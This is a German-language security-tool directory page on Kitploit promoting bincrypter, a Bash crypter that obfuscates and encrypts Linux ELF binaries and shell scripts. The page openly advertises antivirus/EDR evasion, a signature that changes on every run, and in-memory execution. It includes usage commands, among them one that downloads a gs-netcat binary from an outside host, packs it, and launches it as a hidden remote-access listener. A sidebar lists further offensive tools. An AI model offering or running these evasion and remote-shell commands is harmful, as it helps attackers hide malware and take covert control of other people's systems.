Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
bincrypter — ELF- und Shell-Skripte packen/verschlüsseln/verschleiern | Kitploit

Tools/GitHubGitHub/hackerschoice/bincrypter
Verschlüsselungs-/EntschlüsselungstoolsPayload-GenerierungReverse EngineeringMalware-AnalyseBinäranalyse
GitHubhackerschoice/bincrypter

bincrypter

ELF- und Shell-Skripte packen/verschlüsseln/verschleiern

Repository anzeigen
4556042vor 7 MonatenVon Kitploit geprüft
Teilen

Datenschutz und Urheberrechtsschutz für deine Programme

Ein Linux-Binary-Laufzeit-Crypter – in BASH!

  • Verschleiere & verschlüssele jede ELF-Binärdatei
  • Verschleiere & verschlüssele jedes SHELL-Skript
  • AV/EDR-Tod: Morphen + jedes Mal eine andere Signatur
  • 100% im Speicher. Keine temporären Dateien
  • Das Dateisystem wird nicht verschmutzt
  • Doppelt oder dreifach dieselbe Binärdatei verschlüsseln (oder sich selbst)
  • Die resultierende Binärdatei ist stark verschleiert (string zeigt nur Müll)
  • Living off the Land (LotL): Benötigt nur /bin/sh + perl + openssl
  • Architektur-unabhängig: Funktioniert auf x86_64, aarch64, arm6, mips, ...
  • Sperre eine Binärdatei an ein Zielsystem und sorge dafür, dass sie überall sonst nicht läuft.

exmaple

Download:

curl -SsfL https://github.com/hackerschoice/bincrypter/releases/latest/download/bincrypter -o bincrypter
chmod +x bincrypter
./bincrypter -h


Beispiel:

cp /usr/bin/id id
./bincrypter id
# Compressed: 68552 --> 24176 [35%]

./id
# uid=0(root) gid=0(root) groups=0(root)

Lege ein benutzerdefiniertes PASSWORT fest (optional):

cp /usr/bin/id id
./bincrypter id foobar
# Compressed: 68552 --> 23860 [34%]

./id
# Enter Password: foobar
# uid=0(root) gid=0(root) groups=0(root)

Beispiel aus der Praxis:

curl -SsfL "https://gsocket.io/bin/gs-netcat_mini-linux-$(uname -m)" | PASSWORD="foobar" ./bincrypter  >gsnc
chmod +x gsnc
PASSWORD="foobar" GS_ARGS="-ilD -s ChangeMe" ./gsnc

Weitere großartige Arbeiten:
https://github.com/guitmz/ezuri
https://github.com/upx/upx
https://bitlackeys.org/#sherlocked


Mach mit: https://thc.org/ops
bsky: @hackerschoice.bsky.social
Mastodon: @[email protected]

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    261
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →